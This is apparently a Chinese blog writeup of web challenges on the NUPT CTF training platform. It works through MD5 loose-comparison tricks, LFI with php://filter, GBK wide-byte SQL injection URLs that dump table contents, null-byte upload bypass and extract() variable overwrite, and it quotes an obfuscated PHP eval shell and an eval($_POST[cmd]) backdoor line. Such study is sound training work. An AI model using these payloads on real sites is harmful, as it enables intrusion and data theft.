NCTF 南京邮电大学网络攻防平台 writeup(web部分)持续更新

原创

outputMaker 于 2018-07-22 19:06:37 发布 7302 收藏 7
分类专栏： web安全

题目来源，南京邮电大学网络攻防训练平台

http://ctf.nuptzj.cn/

一、签到题

迷雾与真相就隔着一个F12，得flag

ctf{flag_admiaanaaaaaaaaaaa}

二、md5 collision

题目描述如下

源码

```
<?php
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****************}";
} else {
    echo "false!!!";
}}
else{echo "please input a";}
?>
```

传送门：题目地址

拿到懵逼，百度"md5 collision"

考察：PHP Hash比较'==' 存在的缺陷。参考文章：http://www.freebuf.com/news/67007.html

遂

QNKCDZO的MD5值为0e830400451993494058024219903391，找到一个MD5前两位是0e的字符串即可得flag

nctf{md5_collision_is_easy}

三、签到2

输入提示中的zhimakaimen(长度11)，输入框长度被限制为10。防止xss的一种方法

方法：劫包重发得flag

nctf{follow_me_to_exploit}

四、这题不是web

题目描述如下

真的，你要相信我！这题不是WEB
传送门：题目地址.

图片？不是妹纸差评差评

考察文件上传绕过

notepad++查看图片源码，拖到最后得flag

nctf{photo_can_also_hid3_msg}

五、层层递进

题目描述如下

黑客叔叔p0tt1的题目
欢迎大家关注他的微博~
题目传送门:题目地址

令人怀孕的脑洞题--|

查看源码，第二行有一个单行入口，果断进入；再查看源码，胸中千万只尼玛崩腾而过，劳资千辛万苦就是来听你五毛钱的爱情故事？

沉下心来后.....（小柯附体）不对，为什么这里有这么多雷同的js脚本？高度的相似+毫无意义=“没错，真相就再这里“kuku


```
<script src="./js/jquery-n.7.2.min.js"></script>
<script src="./js/jquery-c.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-{.7.2.min.js"></script>
<script src="./js/jquery-t.7.2.min.js"></script>
<script src="./js/jquery-h.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-i.7.2.min.js"></script>
<script src="./js/jquery-s.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-a.7.2.min.js"></script>
<script src="./js/jquery-_.7.2.min.js"></script>
<script src="./js/jquery-f.7.2.min.js"></script>
<script src="./js/jquery-l.7.2.min.js"></script>
<script src="./js/jquery-4.7.2.min.js"></script>
<script src="./js/jquery-g.7.2.min.js"></script>
<script src="./js/jquery-}.7.2.min.js"></script>
```


六、AAencode

来自exp+knowledge的双重致命伤，题目拿到直接看源码

隐约看见好多萌娃v0v

查看文件格式.txt，再查看编码格式中文，遂改为unicode



更多萌娃出现TT

"冷静冷静..."

百度了解了一下AAencode，慧眼被打通的感jio长姿势长姿势。不过再次搞不懂ctf是玩前端还是搞安全。百度"AAencode在线解码"复制粘贴得flag

nctf{javascript_aaencode}

GET技能

> 什么是jjencode?
>
> 将JS代码转换成只有符号的字符串
>
> 什么是aaencode?
>
> 将JS代码转换成常用的网络表情

七、单身二十年

题目描述如下：

这题可以靠技术也可以靠手速！
老夫单身二十年，自然靠的是手速！
题目地址：撸了他！

题目看毕，惭愧惭愧...hiahiahia,,ᕦ▭ᕦ,,不会TT

不会是不可能的啦，这辈子都不可能不会.kk，撸起袖子就是干

vm虚拟机兼容太辣鸡？HH浏览器版本过低？能够明显看见一个页面跳转，csrf？想问出题人你都是用眼睛撸的嘛？视J？hiahiahia,,ᕦ▭ᕦ,,

```
<a href="./search_key.php">_到这里找key__</a>
```


进入得flag

nctf{yougotit_script_now}

八、你从哪里来

题目描述如下

你是从 google 来的吗？
传送门：题目地址

明显需改referer，Charles改包...不行；再三测试无果，向前辈递上Orz

得flag

nctf{http_referer}

九、php decode

题目描述如下

见到的一个类似编码的shell，请解码

```
<?php
function CLsI($ZzvSWE) {
    $ZzvSWE = gzinflate(base64_decode($ZzvSWE));
    for ($i = 0; $i < strlen($ZzvSWE); $i++) {
        $ZzvSWE[$i] = chr(ord($ZzvSWE[$i]) - 1);
    }
    return $ZzvSWE;
}eval(CLsI("+7DnQGFmYVZ+eoGmlg0fd3puUoZ1fkppek1GdVZhQnJSSZq5aUlmGNQBAA=="));?>
```

花十几分钟大致了解了几个函数.....将eval换成echo，得flag

nctf{gzip_base64_hhhhhh}

GET新技能

> eval命令来源于linux bash shell中的eval命令（参见http://www.linuxeden.com/edu/doctext.php?docid=584）
> 如果被坏人掌握了,可以把eval 命令用于php的后门程序
> 比如
> [code]
> eval($_POST[cmd]);
> [/code]
> 可以执行用户提交的任何cmd命令

十、文件包含

题目描述如下

没错 这就是传说中的LFI
传送门点我带你飞

进入页面，无可用信息，只有个链接，进入，既然是文件包含，LFI漏洞所在处很明显

http://4.chinalover.sinaapp.com/web7/index.php?file=show.php

通过构造含有漏洞的语句，查看想看的代码

file=php://filter/read=convert.base64-encode/resource=index.php

base64编码内容，nice~~正如预料那样。百度"base64在线解码"，得flag

nctf{edulcni_elif_lacol_si_siht}

参考文章：
通过php://filter/read=convert.base64-encode/resource= 利用LFI来查看源码
https://blog.csdn.net/qq_29419013/article/details/81201494

十一、单身一百年也没用

题目描述

是的。。这一题你单身一百年也没用
传送门：biu~

点击链接查看请求，flag出现在响应头信息中--|

nctf{this_is_302_redirect}

十二、Download

页面载入错误(・ω・)y

十三、COOKIE

COOKIE就是甜饼的意思~
地址：传送门

TIP:
0==not
截包发现cookie值为0，根据提示改包为1重发，得flag

nctf{cookie_is_different_from_session}

十四、MYSQL

不能每一题都这么简单嘛
你说是不是？
题目地址

点击进入

得到提示信息

Do you know robots.txt?

根据提示直接范文robots.txt查看是否有提示性信息

http://chinalover.sinaapp.com/web11/robots.txt

得到一个Tips和一段PHP代码，阅读代码分析功能，并直接范文

http://chinalover.sinaapp.com/web11/sql.php?id=1024.8

输入一个取整后为1024的小数，输入1024.8得flag

nctf{query_in_mysql}

十五、sql injection3

题目描述如下

http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1
点击链接进入

地址栏提示，这是一个SQL-GBK注入，在1后加'和"，'和"均被过滤，印证了SQL-GBK注入的猜想。

查一下字段

```
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' order by 1,2,3,4,5 #
```

报错

```
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' order by 1,2 #
```

没报错

```
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' order by 1,2,3 #
```

报错

所以字段数为2

再

```
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' union select 1,database() %23
```

爆出一个数据库sae-chinalover

```
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() %23
```

爆出五个表ctf,ctf2,ctf3,ctf4,news

再分别爆每个字段。最后爆出flag在ctf4里，所以只对ctf4进行演示（需对表名16位编码）

```
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' union select 1,group_concat(column_name) from information_schema.columns where table_name=0x63746634 %23
```

得两个列id，flag

爆下内容

```
http://chinalover.sinaapp.com/SQL-GBK/index.php?id=-1%df' union select 1,group_concat(id,falg) from ctf4 %23
```

得flag

nctf{gbk_3sqli}

> 关于宽字节注入漏洞，详解篇
> https://blog.csdn.net/qq_29419013/article/details/81205291

十六、/x00

点开链接得到php源码

```
view-source:
    if (isset ($_GET['nctf'])) {
        if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
            echo '必须输入数字才行';
        else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
            die('Flag: '.$flag);
        else
            echo '骚年，继续努力吧啊~';
    }
```

大致了解了下ereg函数和strops函数，知道这里ereg函数存在缺陷

1. %00截断，即遇到%00则默认为字符串的结束
2. 当ntf为数组时它的返回值不是FALSE

所以有两个办法攻克

1. 令nctf=1%00%23biubiubiu
2. 令nctf为数组则，nctf[]=111

http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf=1%00%23biubiubiu

得flag

nctf{use_00_to_jieduan}

> ereg
> strops

十七、bypass again

点开链接得到php源码

```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
```

$_GET()可处理数组但md5()不能处理数组

所以根据此缺陷构造

index.php?a[]=1&b[]=2

得flag

nctf{php_is_so_cool}


十八、变量覆盖

```
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
     <?php
       extract($_POST);
       if ($pass == $thepassword_123) { ?>
           <div class="alert alert-success">
               <code><?php echo $theflag; ?></code>
           </div>
       <?php } ?>
   <?php } ?>
```

extract（）详解

典型的变量覆盖

只需要覆盖$pass、$thepassword_123这两个变量使他们相等即可



得flag

nctf{bian_liang_fu_gai!}

php漏洞-变量覆盖

十九、PHP是世界上最好的语言

二十、伪装者

二十一、Header

二十二、上传绕过

贴近于实战的一题

观察上传文件位php和jpg时的响应，再看代码。

分析结果可能是将dir和file拼接，按照这个思路进行尝试，抓包改包

/uploads/为/uploads/1.php0x00，然后file保持jpg，拼连起来后就是/uploads/1.php%001.jpg，既绕过了白名单验证又上传了PHP后缀的文件。（0x00是指修改16进制值，不可见。）